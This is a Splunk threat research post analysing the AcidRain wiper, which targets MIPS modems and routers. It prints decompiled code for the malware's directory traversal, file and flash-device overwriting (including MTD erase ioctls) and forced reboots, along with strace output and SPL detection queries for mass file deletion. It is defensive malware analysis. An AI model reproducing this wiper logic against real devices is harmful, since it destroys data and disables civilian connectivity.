
Threat Update: AcidRain Wiper

splunk.com/en_us/blog/security/threat-update-acidrain-wiper.html

May 19, 2022



By Splunk Threat Research Team May 19, 2022

The Splunk Threat Research Team has addressed a new malicious payload named AcidRain. This payload, deployed in the ongoing conflict zone of Eastern Europe, is designed to wipe modem or router devices (CPEs). These devices provide internet connectivity and are usually based on specific architectures such as Microprocessor without Interlocked Pipeline Stages

(MIPS), a type of processor architecture prevalent in CPEs which are devices designed to do specific functions unlike computer desktops or servers. This payload has been designed to destroy these types of devices, which are commonly used in commercial and residential infrastructure.

Targeting MIPS devices also indicates the interest of actors in affecting targets (CPEs) in large amounts to cause massive damage and harm to commercial and residential infrastructure. It is being said that this payload targeted Satellite Modems affecting 5800 Wind Turbines. Targeting CPEs is not new and it's always a factor in very large DDoS campaigns as they usually provide connectivity and can be used in an aggregate manner in order to produce large attacks. The same can be said about destroying them, neutralizing anything dependent on connectivity and affecting related services. Most of these devices are of civilian use in nature and its destruction affects civilian livelihood as well.

AcidRain is MIPS compile elf binary targeting modem or router devices to destroy or wipe data.

Initial Checking

At first this payload will execute fork() function and if a “dev/null” file exists; if this event check fails, it will either exit or close its execution. Else it will create a process session using setsid() function and duplicate its file descriptor. Below is the code screenshot of how this initial checking was made by AcidRain malware.

```
__libc_write(1,"Look out!\n\n",10);
htemp = __libc_fork();
if (1 < htemp + 1U) goto lbl_exit;
__GI_setsid();
htemp = __libc_creat("/dev/null",1);
if (htemp < 0) goto lbl_close;
__GI_dup2(htemp,0);
__GI_dup2(htemp,1);
__GI_dup2(htemp,2);
if (2 < htemp) {
  __libc_close(htemp);
}
```

Skipping Common Linux Directory

It has a function that will be executed to enumerate and skip some non-standard directory in the compromised host. If the directory it found is not in the list of folder names shown in the screenshot below, that folder path will be passed on to the function that we renamed as recursive_wiper() to be processed.

```
hdir = __GI_opendir("/");
if (hdir != 0) {
  while( true ) {
    temp_dir_struct = (dirent *)__GI_readdir(hdir);
    dir_name = temp_dir_struct->d_name;
    if (temp_dir_struct == (dirent *)0x0) break;
    icmp_flag = __GI_strcmp(dir_name,".");
    if (icmp_flag != 0) {
      iVar1 = __GI_strcmp(dir_name,"..");
      if (iVar1 != 0) {
        iVar1 = __GI_strcmp(dir_name,"bin");
        if (iVar1 != 0) {
          iVar1 = __GI_strcmp(dir_name,"boot");
          if (iVar1 != 0) {
            iVar1 = __GI_strcmp(dir_name,"dev");
            if (iVar1 != 0) {
              iVar1 = __GI_strncmp(dir_name,"lib",3);
              if (iVar1 != 0) {
                iVar1 = __GI_strcmp(dir_name,"proc");
                if (iVar1 != 0) {
                  iVar1 = __GI_strcmp(dir_name,"sbin");
                  if (iVar1 != 0) {
                    iVar1 = __GI_strcmp(dir_name,"sys");
                    if (iVar1 != 0) {
                      iVar1 = __GI_strcmp(dir_name,"usr");
                      if (iVar1 != 0) {
                        __GI_strncpy((int)&non_std_dir_name + 1,dir_name,0xfd);
                        recursive_wiper((astruct_1 *)&non_std_dir_name);
                      }
```

The recursive_wiper() function will enumerate all the directories and files on the said chosen directory. If during enumeration it found a regular file (DT_REG) or symbolic link (DT_LNK) it will overwrite it with initialized data with size of 0x8000 bytes. If it is another directory, it will traverse all the files on that folder path, wipe it, then delete that directory using rmdir() function.

```
lbl_iterate_wipe_and_rmdir:
    dirent = (dirent *)__GI_readdir(hdir);
    if (dirent != (dirent *)0x0) {
      while( true ) {
        dir_name = dirent->d_name;
        cmp_flag = __GI_strcmp(dir_name,".");
        if (cmp_flag == 0) break;
        cmp_flag = __GI_strcmp(dir_name,"..");
        if (cmp_flag == 0) break;
        __GI_strncpy(puVar1,dir_name,0x1fe - (dir_name_len + 1));
        dir_type = dirent->d_type;
        if ((dir_type == DT_REG) || (dir_type == DT_LNK)) {
          mw_overwrite_file((astruct_1 *)&file_type);
        }
        else if (dir_type == DT_DIR) {
          recursive_wiper((astruct_1 *)&file_type);
          __GI_rmdir((astruct_1 *)&file_type);
        }
        __GI_unlink((astruct_1 *)&file_type);
        dirent = (dirent *)__GI_readdir(hdir);
        if (dirent == (dirent *)0x0) goto lbl_close_hdl;
      }
      goto lbl_iterate_wipe_and_rmdir;
    }
lbl_close_hdl:
    __GI_closedir(hdir);
    __GI_rmdir(non_std_dir_name);
```

Admin Checks

Before the admin checking, it will allocate a mem buffer using malloc() function with a size of 0x40000 that will be used to wipe all the files it will find.

Then It will check if the login user in the compromised host is root or not using the getuid() function. it will execute the mw_wipe_non_common_lnx_dir() that was discussed earlier and a series of functions to wipe or destroy device files related to the router or modem, then reboot the system. Below is the screenshot of its code. How it checks if the user is admin and wipes files and storage device files related to router or modem.

```
  iresult = __GI_getuid();
  if (iresult != 0) {
    mw_wipe_non_common_lnx_dir();
  }
  mw_wipe_dev_sd();
  mw_wipe_dev_block_mtdblocks();
  mw_wipe_dev_block_mmcblk();
  mw_wipe_dev_mtd();
  mw_wipe_dev_loop();
  iresult = __GI_getuid();
  if (iresult == 0) {
    mw_wipe_non_common_lnx_dir();
  }
  reboot(0x1234567);
  reboot(0xa1b2c3d4);
  reboot(0x1234567);
  reboot(0x4321fedc);
  iresult = __libc_fork();
  if (iresult == 0) {
LAB_00401710:
    __GI_execl("/sbin/reboot","/sbin/reboot",0);
  }
  else {
    iresult = __libc_fork();
    if (iresult == 0) {
      bin_reboot = "/bin/reboot";
    }
    else {
      iresult = __libc_fork();
      if (iresult == 0) {
        __GI_execl("/usr/sbin/reboot","/usr/sbin/reboot",0);
        __GI__exit(0);
        goto LAB_00401710;
      }
      iresult = __libc_fork();
      if (iresult != 0) {
        free(unint_allocate_buffer);
        return 0;
      }
      bin_reboot = "/usr/bin/reboot";
    }
    __GI_execl(bin_reboot,bin_reboot,0);
```

Below is the table of the function we renamed during our analysis and what device files it tries to destroy or to wipe that are related to either router's flash memory, sd/mmc memory card and block devices .

Function name	Targeted Device File
mw_wipe_dev_sd()	**/dev/sda until /dev/sdzz**

mw_wipe_dev_block_mtdblocks()	/dev/mtdblock* /dev/block/mtdblock*
mw_wipe_dev_block_mmcblk()	/dev/mmcblk* /dev/block/mmcblk*
mw_wipe_dev_mtd()	/dev/mtd*
mw_wipe_dev_loop()	/dev/loop*

Wiper Feature

For overwriting or wiping device storage files, it has 2 functions to do it. One is overwriting those device files with a data buffer with a maximum 0x40000 initialized bytes buffer as seen in the screenshot below (left). For “/dev/mtd*”, it will use a series of ioctl commands to erase its data namely MEMUNLOCK, MEMERASE, MEMLOCK and MEMWRITEOOB. The code showing how AcidRain malware does it is shown below too (right).

```
void mw_file_overwrite(undefined4 device_file)

{
  bool bVar1;
  int fh;
  int ioctl_result;
  uint f_ptr;
  int iVar2;
  uint uVar3;
  uint size;
  uint local_24;

  fh = __libc_creat(device_file,1);
  if (-1 < fh) {
    local_24 = 0;
    size = 0;
    ioctl_result = __GI_ioctl(fh,BLKGETSIZE64,&size);
    if (ioctl_result != 0) {
      local_24 = 0xffffffff;
      size = 0xffffffff;
    }
    f_ptr = __GI___libc_lseek(fh,0,0);
    ioctl_result = 0;
    uVar3 = (int)f_ptr >> 0x1f;
    while ((uVar3 < size || ((size == uVar3 && (f_ptr < local_24))))) {
      iVar2 = __libc_write(fh,unint_allocate_buffer,0x40000);
      bVar1 = 0x400 < ioctl_result;
      ioctl_result = ioctl_result + 1;
      if (iVar2 < 1) break;
      if (bVar1) {
        ioctl_result = 0;
        __libc_fsync(fh);
      }
      uVar3 = (f_ptr + 0x40000 < f_ptr) + uVar3;
      f_ptr = f_ptr + 0x40000;
    }
    __libc_fsync(fh);
    __libc_close(fh);
  }
  return;
}
```

Overwriting device storage file with Initialized buff . max 0x40000 bytes

```
fd = __libc_creat(mtd_device,2);
if (-1 < fd) {
  __GI_fstat(fd,auStack184);
  if ((local_a4 & 0xf000) == 0x2000) {
    __GI_ioctl(fd,MEMGETINFO,mtd);
    local_ec = local_d0;
    erase = 0;
    if (local_d4 != 0) {
      do {
        __GI_ioctl(fd,MEMUNLOCK,&erase);
        __GI_ioctl(fd,MEMERASE,&erase);
        erase = erase + local_d0;
      } while (erase < local_d4);
    }
    uVar1 = local_d0;
    if (0x3ffff < local_d0) {
      uVar1 = 0x40000;
    }
    erase = 0;
    if (local_d4 != 0) {
      do {
        while( true ) {
          __GI_ioctl(fd,MEMUNLOCK,&erase);
          __GI_ioctl(fd,MEMERASE,&erase);
          if (mtd[0] != '\x04') break;
          local_e0 = unint_allocate_buffer;
          local_e8 = erase;
          local_e4 = uVar1;
          __GI_ioctl(fd,MEMWRITEOOB,&local_e8);
          erase = erase + local_d0;
          if (local_d4 <= erase) goto lbl_close;
        }
        __GI___libc_lseek(fd,erase,0);
        __libc_write(fd,unint_allocate_buffer,uVar1);
        erase = erase + local_d0;
      } while (erase < local_d4);
    }
lbl_close:
    __libc_fsync(fd);
    __GI___libc_lseek(fd,0,0);
    erase = 0;
    if (local_d4 != 0) {
      do {
        __GI_ioctl(fd,MEMLOCK                    ,&erase);
        erase = erase + local_d0;
      } while (erase < local_d4);
```


Overwriting and mem erase MTD device storage file

Below are the screenshots showing our test of how it overwrites or wipes the /dev/mtdblock0 device file during running its payload.

The first one is the strace logs showing how it writes to /dev/mtdblock0 device storage file with its initialized buffer that wipes that files.

```
[pid 25292] openat(AT_FDCWD, "/dev/mtdblock0", O_WRONLY) = 3
[pid 25292] ioctl(3, BLKGETSIZE64, 0x7fff4d7d28a0) = -1 ENOTTY (Inappropriate ioctl for device)
[pid 25292] lseek(3, 0, SEEK_SET)       = 0
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
[pid 25292] write(3, "\377\377\377\377\377\377\377\376\377\377\377\375\377\377\377\374\377\377\377\373\377\377\377\372\377\377\377\371\377\377\377\370"..., 262144) = 262144
```

The next one is the hex view snippet of some of the device storage files after the execution of the AcidRain malware wiper.




Detections

Below is the detection made for AcidRain malware in a ubuntu linux machine with the use of qemu-mips emulator.

Linux High Frequency Of File Deletion In Etc Folder

This analytic looks for a high frequency of file deletion relative to process name and process id /etc/ folder.


```
| tstats `security_content_summariesonly` values(Filesystem.file_name) as
deletedFileNames values(Filesystem.file_path) as deletedFilePath dc(Filesystem.file_path)
as numOfDelFilePath count min(_time) as firstTime max(_time) as lastTime
  FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path = "/etc/*"
  by _time span=1h  Filesystem.dest Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  NOT (Processes.parent_process_name IN ("/usr/bin/dpkg", "*usr/bin/python*",
"*/usr/bin/apt-*", "/bin/rm", "*splunkd", "/usr/bin/mandb"))
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid action _time  deletedFileNames deletedFilePath
numOfDelFilePath parent_process_name parent_process  process_path dest user
  | where  numOfDelFilePath >= 200
```



Linux Deletion Of Cron Jobs

This analytic looks for a deletion of cron jobs in a linux machine. can be related to an attacker, threat actor or malware to disable scheduled cron jobs that might be related to security or to evade some detections or a good indicator for malware that is trying to wipe or delete several files on the compromised host like the AcidRain malware.


```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path ="/etc/cron.*"
  by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest
Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid file_name file_path action _time
parent_process_name parent_process  process_path dest user
```



Linux Deletion of Init Daemon Script

This analytic looks for a deletion of init daemon script in a linux machine.daemon script that is placed in /etc/init.d/ is a directory that can start and stop some daemon services in linux machines.This TTP can be also a good indicator of a malware trying to wipe or delete several files like AcidRain malware.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path IN ( "/etc/init.d/*")
  by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest
Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid file_name file_path action _time
parent_process_name parent_process  process_path dest user
```




```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Filesystem
where Filesystem.action=deleted Filesystem.file_path IN ( "/etc/init.d/*")
by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest Filesystem.process_guid Filesystem.action
| `drop_dm_object_name(Filesystem)`
|rename process_guid as proc_guid
|join proc_guid, _time [
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where Processes.parent_process_name != unknown
by _time span=1h Processes.process_id Processes.process_name Processes.process Processes.dest Processes.parent_process_name Processes.parent_process Processes.process_path Processes.process_guid
| `drop_dm_object_name(Processes)`
|rename process_guid as proc_guid
| fields _time dest user parent_process_name parent_process process_name process_path process proc_guid registry_path registry_value_name registry_value_data registry_key_name action]
| table  process_name process proc_guid file_name file_path action _time parent_process_name parent_process  process_path dest user
```


✓ 39 events (before 12/04/2022 08:16:29.000) No Event Sampling ▾

Events Patterns Statistics (39) Visualization

